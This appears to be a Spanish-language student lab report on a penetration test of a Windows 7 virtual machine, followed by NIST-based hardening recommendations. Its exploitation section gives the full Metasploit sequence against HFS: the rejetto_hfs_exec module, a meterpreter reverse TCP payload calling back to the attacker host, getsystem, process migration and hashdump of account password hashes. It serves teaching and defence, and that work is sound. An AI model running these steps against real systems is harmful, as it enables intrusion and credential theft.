
Ilustración 11. Ping de Kali a Windows 7 X64



Fuente: Propia de la actividad

Comunicación entre Kali linux y Win7-X64 verificación con un ping sostenido

Ilustración 12. Diagrama de red del escenario propuesto




Fuente: Propia de la actividad

Diagrama de red en el cual se visualiza una maquina principal (Kali linux) con la que se muestra comunicación desde kali linux a ambas maquinas windows

Seguido se procedió a identificar y explotar las vulnerabilidades existentes en la maquina objetivo Windows7 X64.

#### ➤ EXPLOTACIÓN DE VULNERABILIDADES DETECTADAS

Ilustración 13. Reconocimiento de maquina victima




Fuente: Propia de la actividad

De acuerdo a la metodología OWASAP se procede a adoptar y aplicar los diferentes pasos para la obtención y explotación de las diferentes pruebas de intrusión.

### 1. Levantamiento de información con Legión

Ilustración 14. Enumeración de puertos con Legión



Fuente: Propia de la actividad

Se procede a automatizar el proceso de apertura de puertos entre otros con la herramienta Legión que viene con Kali Linux.

Como tal el HFS registra las peticiones realizadas por legión desde kali

## 2. Enumeración

Ilustración 15. Puerto usado por HFS.

	Port	Protocol	State	Name	
	80	tcp	open	http	
	135	tcp	open	msrpc	
	139	tcp	open	netbios-ssn	
	445	tcp	open	microsoft-ds	Windows 7 Professional
	554	tcp	open	rtsp	
	2869	tcp	open	icslap	
	10243	tcp	open	unknown	
	49152	tcp	open	msrpc	
	49153	tcp	open	msrpc	
	49154	tcp	open	msrpc	
	49155	tcp	open	msrpc	
	49156	tcp	open	msrpc	
	49159	tcp	open	msrpc	

Fuente: Propia de la actividad

Se identifica el puerto que el HFS tiene habilitado en este caso el puerto 80

Ilustración 16. Identificación de Servicio

OS	Host	Script	Port	HFS /
10.0.2.16 (10.0.2.16)		http-title	80/tcp	
		clock-skew		
		nbstat		
		smb-os-dis...		
		smb-securit...		
		smb2-securi...		
		smb2-time		
		http-server-...	80/tcp	
		http-server-...	10243/tcp	
		rtsp-methods	554/tcp	

Fuente: Propia de la actividad

Se identifica con Legión el servicio que se está ejecutando desde el puerto 80 de la maquina Windows 7 X64 y se observa que es HFS

Una vez realizada la enumeración e identificación de servicios vulnerables se procede a realizar el respectivo ataque

### 3. Explotación

Ilustración 17. Uso del exploit rejetto\_hfs\_exec

The screenshot shows the Metasploit Framework (msf5) interface. The terminal window displays the following commands and output:

```
msf5 > use exploit/windows/http/rejetto_hfs_exec
msf5 exploit(windows/http/rejetto_hfs_exec) > info
```

The output of the 'info' command is as follows:

```
Name: Rejetto HttpFileServer Remote Command Execution
Module: exploit/windows/http/rejetto_hfs_exec
Platform: Windows
Arch: x86
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2014-09-11

Provided by:
Daniele Linguaglossa <danielelinguaglossa@gmail.com>
Muhamad Fadzil Ramli <mind1355@gmail.com>

Available targets:
Id  Name
--  --
0   0
```

The interface also shows a list of processes in the bottom pane, with the following columns: Progress, Elapsed, Est. Remaining, Pid, Tool, Host, and Status. The processes listed are:

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
██████████	0.00s	0.00s	1071	nmap (stage...	10.0.2.15	Finished
██████████	0.00s	0.00s	1075	nmap (stage...	10.0.2.15	Finished
██████████	0.00s	0.00s	1079	nmap (stage...	10.0.2.15	Finished
██████████	0.00s	0.00s	1083	nmap (stage...	10.0.2.15	Finished
██████████	0.00s	0.00s	1087	nmap (stage...	10.0.2.15	Finished
██████████	0.00s	0.00s	1091	nmap (stage...	10.0.2.15	Finished

Fuente: Propia de la actividad

Se abre el programa metasploit y se usa el modulo correspondiente en este caso rejetto\_hfs\_exec

Ilustración 18. Configuración de parametros

```
Basic options:
```

Name	Current Setting	Required	Description
HTTPDELAY	10	no	Seconds to wait before terminating web server
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.0.2.16	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The path of the web application

Fuente: Propia de la actividad

Se procede a configurar cada campo de acuerdo al host identificado. Para este caso será RHOST y RPORT

Ilustración 19. Carga de payload de ejecución

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Fuente: Propia de la actividad

Se procede a cargar el Payload que permitirá realizar la ejecución del exploit esto con el comando set payload windows/meterpreter/reverse\_tcp



Ilustración 20. Ejecución de Exploit

```
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.0.2.14:4444
[*] Using URL: http://0.0.0.0:8080/RMbJ0B5KqnCX
[*] Local IP: http://127.0.0.1:8080/RMbJ0B5KqnCX
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec
.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec
.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /RMbJ0B5KqnCX
[*] Sending stage (176195 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.14:4444 -> 10.0.2.16:49166) at 2021-0
3-11 22:08:12 -0500
[!] Tried to delete %TEMP%\urqZWOKlaGgNH.vbs, unknown result
[*] Server stopped.

meterpreter > █
```

Fuente: Propia de la actividad

Se procede a lanzar el exploit con el comando run

Ya con el meterpreter habilitado se procede a realizar escalamiento de privilegios, información de servicios entre otros.

Ilustración 21. Información del sistema

```
meterpreter > sysinfo
Computer      : PC202006
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : es_CO
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > ls
Listing: C:\Users\usuario\Desktop
=====
```

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	4096	dir	2021-03-11 20:23:08 -0500	%TEMP%
100666/rw-rw-rw-	282	fil	2020-06-26 23:05:12 -0500	desktop.ini
100777/rwxrwxrwx	760320	fil	2014-01-04 10:46:50 -0500	hfs.exe
100666/rw-rw-rw-	727450	fil	2021-03-11 21:49:38 -0500	hfs2.3_288.zip

```
meterpreter > █
```

Fuente: Propia de la actividad

Desde la consola de meterpreter se procede a revisar la información de la maquina que se accedió con el comando sysinfo, además con el comando ls podemos listar los directorios que tenemos disponibles desde la ruta o ubicación donde esta ubicado.

Ilustración 22. Shell de windows ejecutando

```
meterpreter > getuid
Server username: PC202006\usuario
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > search bypassuac
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > shell
Process 2052 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>systeminfo
systeminfo

Nombre de host: PC202006
Nombre del sistema operativo: Microsoft Windows 7 Professional
Versión del sistema operativo: 6.1.7601 Service Pack 1 Compilación 7601
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: usuario
Organización registrada:
Id. del producto: 00371-868-00000007-85220
Fecha de instalación original: 26/06/2020, 11:04:46 p.m.
Tiempo de arranque del sistema: 11/03/2021, 09:32:11 p.m.
Fabricante del sistema: innotek GmbH
Modelo del sistema: VirtualBox
Tipo de sistema: x64-based PC
Procesador(es): 1 Procesadores instalados.
[01]: Intel64 Family 6 Model 142 Stepping 12 GenuineIntel ~1800 Mhz
Versión del BIOS: innotek GmbH VirtualBox, 01/12/2006
Directorio de Windows: C:\Windows
```

Fuente: Propia de la actividad

Se ejecuta desde el meterpreter el comando getuid para revisar el nombre del usuario actual, Se procede a acceder al ambiente windows desde el Shell ejecutando el comando Shell y como tal revisar la información del sistema con los comandos windows para este caso systeminfo

Ilustración 23. Usuarios disponibles en windows

```
C:\Windows\system32>net user
net user

Cuentas de usuario de \\


-----
-
Administrador          Invitado              usuario
El comando se ha completado con uno o m s errores.

C:\Windows\system32>
```

Fuente: Propia de la actividad

Se procede a listar los usuarios desde la shell de windows abierta con el comando net user

Ilustración 24. Usuarios de Windows7 X64



Fuente: Propia de la actividad

Se verifican los usuarios de windows

Ilustración 25. Identificador de usuario

```
C:\Windows\system32>whoami /user
whoami /user

INFORMACIÓN DE USUARIO
-----
Nombre de usuario    SID
=====
nt authority\system  S-1-5-18

C:\Windows\system32>
```

Fuente: Propia de la actividad

Se observa la información de usuario y sus privilegios con el comando `whoami /user` esto permite observar tanto el nombre del usuario como lo muestra el sistema además del SID identificador

Ilustración 26. Obtención de identificador del usuario administrador

```
C:\Windows\system32>wmic useraccount where name="Administrador" get sid
wmic useraccount where name="Administrador" get sid
SID
S-1-5-21-1771133258-498679759-53607625-500

C:\Windows\system32>
```

Fuente: Propia de la actividad

Se procede a sacar el SID del usuario administrador usando el comando `wmic useraccount where name="Administrador" get sid`

*Ilustración 27. Comprobación de SID del usuario administrador*

```
C:\Windows\system32>wmic useraccount where sid="S-1-5-21-1771133258-498679759-53607625-500" get name
wmic useraccount where sid="S-1-5-21-1771133258-498679759-53607625-500" get name
Name
Administrador

C:\Windows\system32>
```

Fuente: Propia de la actividad

Se verifica el SID obtenido dando una comprobación de identificador permitiendo mostrar a que usuario pertenece, esto nos permitirá usar dicho SID para acceder como usuario administrador

#### 4. PostExplotación

Se procede a extraer y capturar las credenciales realizando escalada de privilegios y obtención de hashes

Ilustración 28. Verificación de procesos

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
248	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
264	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
320	312	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
368	312	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
376	360	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
404	360	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
460	368	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
476	368	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
484	368	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
536	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
576	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
604	832	dwm.exe	x64	1	PC202006\usuario	C:\Windows\System32\dwm.exe
636	460	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VBoxService.exe
696	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
792	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
804	1868	SearchFilterHost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchFilterHost.exe
832	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
860	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
940	376	conhost.exe	x64	1	PC202006\usuario	C:\Windows\System32\conhost.exe
1204	460	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1212	460	taskhost.exe	x64	1	PC202006\usuario	C:\Windows\System32\taskhost.exe
1252	376	conhost.exe	x64	1	PC202006\usuario	C:\Windows\System32\conhost.exe
1272	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1400	1560	explorer.exe	x64	1	PC202006\usuario	C:\Windows\explorer.exe
1624	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1640	1400	hfs.exe	x86	1	PC202006\usuario	C:\Users\usuario\Desktop\hfs.exe
1696	460	sppsvc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\sppsvc.exe
1760	460	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1860	460	wmpnetwk.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Windows Media Player\wmpnetwk.exe
1868	460	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
1960	1640	wscript.exe	x86	1	PC202006\usuario	C:\Windows\System32\wscript.exe
2020	1400	VBoxTray.exe	x64	1	PC202006\usuario	C:\Windows\System32\VBoxTray.exe
2360	1960	pjDNOMuopIgr.exe	x86	1	PC202006\usuario	C:\Users\usuario\AppData\Local\Temp\pjd3FC01.tmp\pjDNOMuopIgr.exe

Fuente: Propia de la actividad

Se procede a revisar los procesos desde el meterpreter con el comando PS. Aquí es necesario aclarar que debemos buscar el process ID de acuerdo al usuario del sistema, en este caso será el PID 576

Ilustración 29. Migración de proceso

```
meterpreter > migrate 576
[*] Migrating from 2360 to 576...
[*] Migration completed successfully.
```

Fuente: Propia de la actividad

Una vez identificado se procede a migrar el proceso de svchost.exe que se encuentra con el identificador 576 usando el comando migrate



Ilustración 30. Obtención de credenciales de acceso de todos los usuarios

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:194dee678b665037f201cfd2dac2f93f:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
usuario:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > █
```

Fuente: Propia de la actividad

Una vez realizada la migración del PID ahora se procede a obtener el hash de las credenciales ejecutando hashdump donde podemos encontrar el respectivo hash de contraseña del usuario en cuestión el Administrador.

#### 4. RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESTRATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN

Basado en la metodología impartida por el NIST<sup>3</sup> encontramos un framework de adaptación basado en Identificar, Proteger, Detectar, Responder y Recuperar.


**Identificar** el vector y tipo de ataque que se está efectuando. En lo posible contener su origen y por ende activar los protocolos de bloqueo. Desarrollar un entendimiento de la organización para gestionar el riesgo de ciberseguridad en sistemas, gente, activos, información y capacidades.

- Revisión Estado actual maquina Windows 7 X64
- Levantamiento de Información

---

<sup>3</sup> NIST Framework, (National Institute of Standards and Technology –(Computer Security Incident Handling Guide) Tomado de <https://www.nist.gov/cyberframework> Link activo al 20/03/2021

Ilustración 31. Versión del sistema operativo obsoleta



Fuente: Propia de la actividad

Se verifica la información de la maquina Windows 7 X64 y se encuentra que la versión del sistema operativo actual es obsoleta.


Ilustración 32. Copia de Sistema Operativo no original



Fuente: Propia de la actividad

Se encuentra que el sistema operativo no está licenciado

Ilustración 33. Sistema operativo sin licencia



Fuente: Propia de la actividad

Como tal la licencia tiene un tiempo de expiración además de la marca de agua indicando que el software no es original.

Ilustración 34. Software existente.

#### Desinstalar o cambiar un programa


Para desinstalar un programa, selecciónelo en la lista y después haga clic en Desinstalar, Cambiar o Reparar.

Organizar ▾					
Nombre	Editor	Se instaló el	Tamaño	Versión	
7-Zip 19.00 (x64)	Igor Pavlov	26/06/2020	4,96 MB	19.00	
Mozilla Firefox 77.0.1 (x64 es-ES)	Mozilla	26/06/2020	194 MB	77.0.1	
Mozilla Maintenance Service	Mozilla	26/06/2020	328 KB	77.0.1	
